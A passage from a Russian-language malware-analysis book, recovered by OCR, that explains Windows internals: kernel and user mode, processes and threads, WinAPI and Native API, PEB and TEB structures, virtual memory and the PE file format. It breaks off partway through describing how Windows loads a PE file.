Наконец, для этой книги я постарался подобрать разные образцы, в том числе 32- и 64-разрядные вредоносные программы. Возможно, вы задаётесь вопросом, почему я уделяю так много внимания 32-разрядному коду, хотя его в значительной мере вытесняет 64-разрядный. Ответ прост: 32-разрядные вредоносные программы всё ещё широко распространены, вероятно, потому, что у них нет причин переходить на 64-разрядную архитектуру. Им не нужны дополнительное адресное

пространство памяти или производительность, предоставляемые 64-разрядными архитектурами. И, возможно, самое главное: 32-разрядные вредоносные программы работают почти во всех версиях Windows. Не забывайте, что некоторые люди до сих пор используют устаревшие операционные системы, такие как Windows XP, Windows Server 2003 и Windows 7, а также старые процессорные архитектуры.

Теперь приступим к изучению основных понятий Windows. Увидимся в главе 1.

Часть I. Основы

Глава 1. Основные понятия Windows



Чтобы понять противника, сначала необходимо понять поле боя. В нашем случае полем боя служит операционная система Windows и лежащие в её основе компоненты. В этой главе даётся обзор архитектуры Windows и вводятся фундаментальные понятия, которые понадобятся для понимания более сложных тем, рассматриваемых в последующих главах книги.

Обзор архитектуры Windows

Windows - сложная операционная система (ОС) со столь же сложной архитектурой. В этом разделе я познакомлю вас с некоторыми её ключевыми понятиями, а по мере дальнейшего изложения главы буду возвращаться к ним и рассматривать их подробнее.

Пользовательский режим и режим ядра

Архитектура Windows включает два режима - пользовательский и режим ядра, которые являются основными составляющими ОС. Режим - это контекст, в котором выполняется код в системе. Пользовательский режим - то, что большинство людей представляет себе при работе с компьютером: обычные повседневные программы и процессы, с которыми взаимодействует

пользователь, например программы Microsoft Office и веб-браузеры. Режим ядра, напротив, предназначен для основных функций ОС, отвечающих за такие важные низкоуровневые задачи, как управление памятью и взаимодействие с оборудованием.

Код, работающий в пользовательском режиме, не может получать доступ к коду, выполняемому в режиме ядра, или вмешиваться в его работу. Это намеренно созданный механизм защиты, не позволяющий неправильно настроенным или вредоносным приложениям изменять среду ОС. Такое разделение критически важно, поскольку все программы и весь код, выполняемые в режиме ядра, используют единое адресное пространство памяти. Поэтому неправильно работающая программа могла бы вызвать непреднамеренный сбой всей ОС. Это также означает, что вредоносная программа, которой удалось бы выполнить код в режиме ядра, смогла бы непосредственно воздействовать на ОС.

На рисунке 1-1 показана связь между пользовательским режимом и режимом ядра.




Рисунок 1-1. Связь между пользовательским режимом и режимом ядра

Рассмотрим представленные на рисунке понятия подробнее.

Приложения. Это программное обеспечение и программы, запускаемые пользователем.

Программный интерфейс приложений Windows (WinAPI). На него опираются приложения при выполнении своих функций. Подробнее он будет рассмотрен в разделе «Windows API» на странице 6.

Драйверы. Они управляют различными устройствами в системе и создают уровень абстракции между устройствами и программами, которым требуется с ними взаимодействовать. Существует два вида драйверов. Драйверы аппаратных устройств принимают запросы ввода-вывода (IO) и преобразуют их в аппаратные запросы ввода-вывода, например для мыши и клавиатуры. Драйверы неаппаратных устройств управляют системными компонентами, такими как сетевые интерфейсы и файловая система. Одни драйверы работают в пользовательском режиме, другие - в режиме ядра.

Уровень абстракции оборудования. Он предоставляет интерфейс, посредством которого драйверы устройств могут взаимодействовать с базовым оборудованием системы. Благодаря ему

ядро и приложения более высокого уровня способны работать независимо от оборудования системы.

Само ядро Windows содержится в исполняемом файле `ntoskrnl.exe` и делится на две части: ядро и исполнительный уровень. Ядро отвечает за основные функции, например синхронизацию и планирование задач, а также обеспечивает низкоуровневую поддержку оборудования, необходимую для эффективной работы системы. Исполнительный уровень содержит критически важные системные службы, такие как диспетчер памяти, реализующий функции виртуальной памяти (см. раздел «Виртуальная память» на странице 11), и диспетчер процессов, управляющий созданием и завершением процессов и потоков.

Процессы и потоки

Когда запускается приложение, например `Excel.exe` или `Calculator.exe`, загрузчик переносимых исполняемых файлов Windows создаёт для этой программы процесс. Процесс содержит исходный исполняемый файл программы, а также все вспомогательные библиотеки и код. Каждому процессу назначается собственное виртуальное адресное пространство в памяти, закрытое и изолированное от других процессов. Это означает, что сбой процесса не влияет - или не должен влиять - на другие процессы или на саму ОС.

Каждый работающий в Windows процесс может содержать один или несколько потоков. Поток - это просто последовательность инструкций. Однако в любой отдельно взятый момент процессор может выполнять только один поток. Поэтому, если процесс B хочет выполнить некоторый код, ему приходится ждать завершения текущего потока процесса A. Если Windows считает процесс B более важным, она может прервать текущий поток процесса A и вместо него выполнить поток процесса B. Это называется переключением контекста. Windows выполняет переключение контекста настолько быстро и эффективно, что конечный пользователь даже не замечает, что оно происходит постоянно.

Windows является многозадачной ОС. Это означает, что при выполнении процессором инструкций системы и её приложений он эффективно переключается между кодом пользовательского режима и режима ядра. Для этого Windows использует кванты времени - неделимые отрезки времени, измеряемые в миллисекундах и назначаемые каждому потоку. Потоку разрешается выполнять свой код, но после истечения его кванта времени возможность выполнения получают другие потоки. Поскольку кванты времени очень малы, создаётся впечатление, что система выполняет несколько потоков и работает с несколькими программами одновременно.

Объекты и дескрипторы

Процессы и потоки часто взаимодействуют с объектами - экземплярами ресурсов определённого типа, например файлами, другими процессами или потоками, маркерами безопасности, определяющими права доступа пользователя, и даже областями памяти. Централизованный диспетчер объектов отвечает за отслеживание всех объектов Windows, их совместное использование процессами и защиту от несанкционированного доступа.

Все объекты в Windows представляют собой структуры данных, обычно хранящиеся в памяти ядра. Поскольку большинство приложений Windows работают в пользовательском пространстве, для доступа к объекту процесс использует уникальный идентификатор, называемый дескриптором. У каждого процесса может быть множество дескрипторов различных объектов. Дескрипторы организованы в таблице дескрипторов процесса, которая содержит указатели на объекты в памяти ядра, как показано на рисунке 1-2.




Рисунок 1-2. Таблица дескрипторов процесса Windows и структура объектов

Взаимные исключения, или мьютексы, представляют собой способ управления доступом к объектам, предотвращающий возможные проблемы. Например, процесс A и процесс B могут одновременно попытаться получить доступ к файлу и изменить его - такая ситуация называется состоянием гонки. В зависимости от того, как Windows использует конкретный файл, это может привести к несогласованности данных или, что ещё хуже, к аварийному завершению процесса либо ОС. Чтобы избежать нежелательных событий вроде состояния гонки, процесс A может создать для файла объект-мьютекс, заблокировав файл для собственного использования и не позволяя процессу B получать к нему доступ или записывать в него данные до снятия блокировки.

Взаимодействием программы с этими объектами и с самой ОС управляет Windows API.

Windows API

Программный интерфейс приложений Windows (WinAPI) - это общая библиотека кода, доступная приложениям пользовательского режима. Когда выполняется программа Windows, WinAPI вызывает функции Windows, позволяющие программе работать в ОС Windows согласно своему назначению.

WinAPI охватывает почти все функции, которые разработчик может захотеть реализовать в своём коде: от пользовательского интерфейса и сетевых возможностей до устройств ввода, таких как мышь и клавиатура, и управления памятью. Например, если разработчик хочет создать новое окно приложения, он может вызвать функцию `CreateWindowEx`. Если программе требуется доступ к жёсткому диску, она может вызвать `GetLogicalDrives`, чтобы получить список доступных жёстких дисков.

Существует также более низкоуровневый API, называемый собственным API Windows, или просто Native API. Если WinAPI хорошо документирован и предназначен для использования разработчиками, то Native API в значительной мере не документирован, по крайней мере компанией Microsoft.

> **Примечание.** К счастью, сообщество специалистов по обратной разработке приложило огромные усилия для документирования внутреннего устройства Native API. Два

прекрасных примера - проект ntinternals (undocumented.ntinternals.net) и исследование Джеффа Чаппелла (geoffchappell.com).

Native API задуман как внутренний интерфейс ОС, однако при желании программы могут вызывать его функции напрямую. Функции Native API, в свою очередь, обращаются к ещё более низкоуровневому коду API ядра, находящемуся в `ntoskrnl.exe`. Обращение к ядру называется `syscall` или `sysenter`. Между `syscall` и `sysenter` есть незначительные технические различия, но обе операции преследуют одну цель: предоставить пользовательским приложениям доступ к службам ядра. Для простоты в этой книге я буду использовать термин `syscall`.

На рисунке 1-3 показано взаимодействие WinAPI с Native API.




Рисунок 1-3. Вызов низкоуровневых API из API пользовательского режима

В верхней части рисунка программа вызывает функцию WinAPI `VirtualAlloc`, которая, в свою очередь, вызывает функцию WinAPI `VirtualAllocEx`, не показанную на схеме. Далее следует вызов функции Native API `NtAllocateVirtualMemory`. Наконец, программа вызывает функцию `NtAllocateVirtualMemory` внутри `ntoskrnl.exe`. Такая сложная цепочка вызовов API очень распространена в Windows и позволяет разрабатывать код без необходимости знать все внутренние детали Windows и низкоуровневых API.

Как вы, возможно, заметили, имена функций WinAPI часто имеют один или несколько суффиксов, например `Ex`, `A` или `W`. В общем случае суффиксом `Ex` компания Microsoft обозначает новую, расширенную версию старой функции, обладающую дополнительными возможностями. Например, функция `CreateWindowExA` является новой, расширенной версией функции `CreateWindowA`. Суффикс `A` означает, что функция использует входные и выходные данные в формате ANSI, а функции с суффиксом `W` используют входные и выходные данные в формате Unicode. Различие между ANSI и Unicode важно не так часто, поэтому я больше не буду рассматривать эту тему и, как правило, не стану добавлять `A` или `W` к имени функции. Например, функцию `CreateWindowA` я буду называть просто `CreateWindow`. Однако для функций `Ex` я всегда буду указывать этот суффикс.

Имена функций Native API Windows обычно имеют префикс `Nt` или `Zw`; примерами служат `NtCreateProcess` и `ZwNotifyChangeKey`. Как правило, у каждой функции API есть варианты как с `Nt`, так и с `Zw`. Функции `Zw` чаще всего используются драйверами и другим низкоуровневым системным программным обеспечением, но в значительной мере взаимозаменяемы с функциями `Nt`.

Возможно, вы также заметили на рисунке 1-3 имена файлов `kernel32.dll` и `ntdll.dll`. Это библиотеки динамической компоновки (DLL) - наборы ресурсов, которые разработчики могут импортировать в свои программы, чтобы использовать существующий код Microsoft или сторонних разработчиков. Программы Windows могут импортировать такие библиотеки, а сами DLL-файлы экспортируют функции программе, которая их импортировала. Например, если разработчику нужен доступ к жёсткому диску в системе Windows, он может импортировать библиотеку `kernel32.dll`,

которая экспортирует, то есть предоставляет, необходимую функцию `GetLogicalDrives`.

Ниже перечислены некоторые DLL, часто используемые в программах Windows.

• `kernel32.dll`. Одна из основных DLL, необходимых для работы программ Windows; она содержит множество фундаментальных функций пользовательского режима.
• `user32.dll`. Эта DLL предоставляет функции графического пользовательского интерфейса (GUI), необходимые программам Windows.
• `Winhttp.dll`. Эта DLL, также известная как Windows HTTP Interface, предоставляет программам Windows функции подключения к Интернету.
• `ntdll.dll`. Эта критически важная DLL содержит функции синхронизации, работы с потоками и выполнения других системных задач; кроме того, она взаимодействует с ядром.

> **Примечание.** Если вы анализируете код с функциями, экспортированными из `kernel32.dll`, а таких функций много, то можете заметить: когда процесс выполняет функцию `kernel32.dll`, сразу происходит переход к другой DLL - `kernelbase.dll`. Библиотека `kernelbase.dll`, появившаяся в Windows 7, обеспечивает обратную совместимость старых и новых версий Windows. Большинство вызовов функций `kernel32.dll` просто переходят в `kernelbase.dll`, где находится фактический код функции. Например, после вызова функции `WriteFile`, экспортированной из `kernel32.dll`, немедленно происходит переход в `kernelbase.dll`, где в действительности расположен её код. Для простоты на протяжении книги я буду использовать имена `kernel32.dll` и `kernelbase.dll` как взаимозаменяемые.

Легитимные программы Windows в значительной мере зависят от лежащих в основе системы WinAPI и Native API, однако те же возможности использует и нелегитимное программное обеспечение, то есть вредоносные программы, как вы увидите в последующих главах. А пока подробно рассмотрим процессы.

Внутреннее устройство процессов

Процессы представляют собой довольно сложные структуры данных, указывающие на дополнительные структуры. Эта сеть содержит базовую информацию, от которой зависит способность Windows эффективно управлять множеством процессов, работающих в системе в любой момент времени, и координировать их.

Структуры EPROCESS

Хотя большинство доступных конечному пользователю процессов работает в пользовательском режиме, в адресном пространстве ядра они представлены объектами, называемыми структурами EPROCESS. У каждого процесса имеется собственная структура EPROCESS, содержащая указатели на такие элементы, как список открытых процессом дескрипторов, а также его блок окружения процесса (PEB) - структуру с жизненно важной информацией о процессе. Структуры EPROCESS образуют двусвязный список, то есть цепочку, в которой каждая структура ссылается на предыдущую и последующую структуры. Члены структуры EPROCESS, называемые прямыми ссылками (`flink`), являются указателями на следующую структуру EPROCESS в цепочке, а обратные ссылки (`blink`) указывают на предыдущую. Упрощённый вариант этой цепочки показан на рисунке 1-4.




Рисунок 1-4. Цепочка двусвязного списка структур EPROCESS

Структура EPROCESS содержит множество других элементов данных и указателей, в основном выходящих за рамки этой книги. Главное, что нужно усвоить: каждый процесс пользовательского режима в Windows связан со структурой EPROCESS, работающей в режиме ядра. Это станет важным позднее, когда в части IV будут рассматриваться такие темы, как непосредственное манипулирование объектами ядра (DKOM).

Блоки окружения процесса

Структура памяти PEB содержит сведения о работающем процессе, необходимые ядру для взаимодействия с ним, а также информацию для межпроцессного взаимодействия. У каждого работающего процесса есть собственный PEB, хранящийся в адресном пространстве пользовательского режима внутри памяти этого процесса. В таблице 1-1 перечислены некоторые важные данные, содержащиеся в структуре PEB. Для каждого члена структуры приведены смещения как в архитектуре x86, так и в x64.

Таблица 1-1. Смещения и данные структуры PEB

Смещение (x86)	Смещение (x64)	Данные
`0x002`	`0x002`	Хранит значение `BeingDebugged`, показывающее, выполняется ли процесс под управлением отладчика. Это станет важным в главе 10.
`0x008`	`0x10`	Хранит базовый адрес исполняемого файла процесса в памяти.
`0x00C`	`0x18`	Хранит сведения о модулях и библиотеках, загруженных процессом.
`0x018`	`0x30`	Хранит сведения о куче памяти процесса.

Смещение (x86)	Смещение (x64)	Данные
`0x064`	`0xB8`	Хранит значение `NumberOfProcessors`, показывающее количество процессоров в системе.

Не нужно запоминать все элементы PEB, но важно иметь общее представление об этой структуре, поскольку я буду ссылаться на неё на протяжении всей книги.

Блоки окружения потока

Блок окружения потока (TEB), иногда называемый информационным блоком потока (TIB), содержит информацию о работающих потоках процесса. Подобно PEB, это просто структура данных, хранящая критически важные сведения о каждом потоке и находящаяся в адресном пространстве памяти процесса, которому принадлежит поток. В таблице 1-2 перечислены некоторые наиболее интересные элементы TEB.

Таблица 1-2. Смещения и данные структуры TEB

Смещение (x86)	Смещение (x64)	Данные
`FS:[0x00]`	`GS:[0x00]`	Хранит текущий кадр структурированного обработчика исключений (SEH). Подробнее SEH рассматривается в главах 10 и 11.
`FS:[0x04]`	`GS:[0x08]`	Указывает на основание стека потока; см. следующий раздел.
`FS:[0x18]`	`GS:[0x30]`	Указывает на сам TEB.
`FS:[0x20]`	`GS:[0x40]`	Хранит идентификатор процесса (PID), которому принадлежит поток.
`FS:[0x24]`	`GS:[0x48]`	Хранит идентификатор текущего потока (TID).
`FS:[0x30]`	`GS:[0x60]`	Указывает на PEB процесса, которому принадлежит поток.
`FS:[0xE10]`	`GS:[0x1480]`	Указывает на сведения локального хранилища потока (TLS).

Примечание. Локальное хранилище потока (TLS) используется для хранения переменных и других сведений, относящихся к разным потокам. В главе 11 будет рассказано, как

вредоносная программа способна злоупотреблять TLS для скрытного выполнения вредоносного кода.

Стеки и кучи

У процесса может быть несколько активных потоков, каждый из которых обладает собственным стеком памяти. В стеке поток хранит временные данные, такие как переменные, указатели и другие объекты, которые неизбежно будут уничтожены после завершения выполнения и прекращения потока. Поскольку стек настолько изменчив и временен, программам иногда требуется более «постоянное» решение для хранения данных. Для этого и нужны кучи.

Куча - область памяти переменного размера, которую программа динамически выделяет во время выполнения. Кучи часто применяются для хранения объектов и структур данных, слишком больших для стека. Кроме того, в них хранят глобальные переменные и данные, которые сохраняются и могут использоваться несколькими функциями одной программы. Важно отметить: если стеком в основном управляет ОС, то кучами управляет сама программа. Плохо реализованное управление памятью кучи может вызвать проблемы со стабильностью программы.

Виртуальная память

Каждому процессу, работающему в Windows, назначается несколько областей виртуальной памяти, отображённых в физическую память, или RAM. Важно понимать различие между виртуальной и физической памятью. Физическая память - реальная, материальная аппаратная память, установленная в системе. Если в компьютере имеется 8 Гбайт RAM, то все работающие в системе процессы совместно используют эти 8 Гбайт физической памяти. Из-за этого любой процесс может помешать любому другому процессу в системе - случайно, например при сбое, или намеренно, - что приведёт к нежелательным последствиям. Эту проблему решает виртуальная память.

Виртуальная память служит своего рода барьером между физической памятью и адресным пространством памяти процесса. При запуске процессу выделяется объём виртуальной памяти, отображаемой в физическую память посредством таблицы страниц. Таблица страниц отслеживает, где в RAM физически находятся различные сегменты виртуальной памяти. На рисунке 1-5 показана связь между виртуальной памятью, таблицей страниц и физической памятью.




Рисунок 1-5. Отображение виртуальной памяти в физическую посредством таблицы страниц

Каждый блок с многоточием (`...`) представляет диапазон адресов памяти, или область. Каждая область памяти отображается в таблицу страниц.

Вполне возможно, что в системе меньше RAM, чем требуется всем работающим процессам. Для решения этой проблемы виртуальная память может выгружаться: когда она не используется, её временно сохраняют на жёстком диске. Если процессу снова потребуется доступ к этой области виртуальной памяти, её можно прочитать с диска и заново отобразить в физическую память.

Просмотреть виртуальную память процесса можно с помощью такого средства анализа процессов, как Process Hacker (processhacker.sourceforge.io). Для этого запустите программу, например `Calculator.exe`, откройте Process Hacker и дважды щёлкните процесс, который хотите исследовать. На рисунке 1-6 показана вкладка **Memory** процесса в Process Hacker.




Рисунок 1-6. Просмотр виртуальной памяти процесса в Process Hacker

Столбец **Base address** содержит базовый адрес памяти каждой области виртуальной памяти, назначенной `Calculator.exe`. В столбце **Type** указан тип памяти для каждой области, в столбце **Size** - размер выделенной области, а в столбце **Protection** - состояние защиты области.

Каждой области виртуальной памяти обычно назначается один из трёх распространённых типов.

• Память образа (**Image**, IMG) обычно содержит исполняемые файлы или библиотеки, отображённые в память стандартным механизмом загрузчика Windows, который вскоре будет описан.
• Отображённая память (**Mapped**, MAP) часто содержит либо файлы, отображённые в память с диска, либо другие данные, используемые приложением, работающим внутри процесса.
• Закрытая память (**Private**, PRV) обычно выделяется с помощью `VirtualAlloc` и подобных функций выделения памяти.

Кроме того, каждая область памяти может быть зафиксированной или зарезервированной. Зафиксированные области активно используются и отображены в физическую память. Зарезервированные области выделены процессу, но активно не используются и ещё не отображены в RAM.

Теперь подробно рассмотрим внутреннее устройство исполняемых файлов Windows - точнее, переносимых исполняемых файлов.

Формат файлов PE

Компания Microsoft создала формат файлов PE (Portable Executable) для исполняемых файлов, работающих в ОС Windows. Формат PE содержит всё, что требуется загрузчику PE Windows для выполнения вложенного кода. Понимание формата PE критически важно для понимания работы вредоносных программ, поэтому в этом разделе мы подробно рассмотрим составляющие его структуры.

> **Примечание.** Я буду называть PE-файлами файлы PE как x86, так и x64. Однако в действительности у x64 есть собственная версия формата PE под названием PE32+. Поскольку PE32+ лишь незначительно отличается от аналога для x86, отдельно рассматривать его я не стану.

Заголовки и разделы

Формат PE содержит несколько заголовков - метаданные или другие сведения в начале файла, указывающие ОС и прочему программному обеспечению, что делать с его содержимым. Заголовок DOS содержит информацию, необходимую MS-DOS и самым ранним версиям Windows, и существует в основном ради совместимости с унаследованными системами. Заголовок PE содержит используемую загрузчиком PE Windows информацию, например архитектуру процессора, для которой скомпилирован исполняемый файл, и такие метаданные, как отметка времени компиляции файла. В заголовок PE также входит необязательный заголовок, содержащий важные сведения: базовый адрес PE в памяти, то есть адрес, по которому PE будет отображён в память, размер кода внутри исполняемого файла и целевую ОС, в которой он будет работать. В действительности в современных системах Windows «необязательный» заголовок уже не является необязательным.

PE-файл также включает заголовок разделов, содержащий метаданные каждого раздела файла, в которых находится фактическое содержимое файла, например размер, адрес и другие характеристики раздела. Наконец, большинство PE-файлов содержит хотя бы несколько следующих разделов.

- `.text` - основной исполняемый код файла.
- `.rdata` - данные только для чтения, например статические переменные и константы.
- `.bss` - неинициализированные данные, например переменные, которым ещё не присвоено значение.
- `.data` - переменные, не размещённые в разделах `.rdata` и `.bss`, например глобальные переменные.
- `.rsrc` - ресурсы, которые исполняемый файл загрузит во время выполнения, например изображения, шрифты и другие вспомогательные файлы.
- `.idata` - таблица адресов импорта; см. следующий раздел.
- `.edata` - таблица адресов экспорта; см. следующий раздел.

Импорт и экспорт

Разделы `.idata` и `.edata` - два наиболее важных компонента PE-файла. Раздел `.idata` содержит сведения о функциях, которые PE-файл будет импортировать во время выполнения. После запуска PE-файла программа загрузит в память указанные здесь библиотеки и функции и построит таблицу адресов импорта (IAT), сопоставляющую импортированные функции Windows API с их адресами в памяти.

Раздел `.edata` содержит сведения о функциях, которые PE-файл экспортирует другим программам, чтобы те могли импортировать и загружать их в память для собственного использования. Например, исполняемые DLL-файлы часто содержат список экспортируемых функций. Как и у импорта, у экспорта есть собственная таблица, называемая таблицей адресов экспорта.

> **Примечание.** Однако на практике разделы `.edata` и `.idata` часто находятся внутри раздела `.rdata`.

Теперь рассмотрим, как Windows загружает PE-файлы в память. Процесс выполнения программы - фундаментальное понятие анализа вредоносных программ для Windows, объединяющее всё, что вы узнали до сих пор.

Процесс загрузки PE-файла в Windows

При запуске в Windows исполняемого файла, например Firefox, происходит следующее.

1. Windows создаёт для программы Firefox новую структуру данных EPROCESS и назначает новый идентификатор процесса.
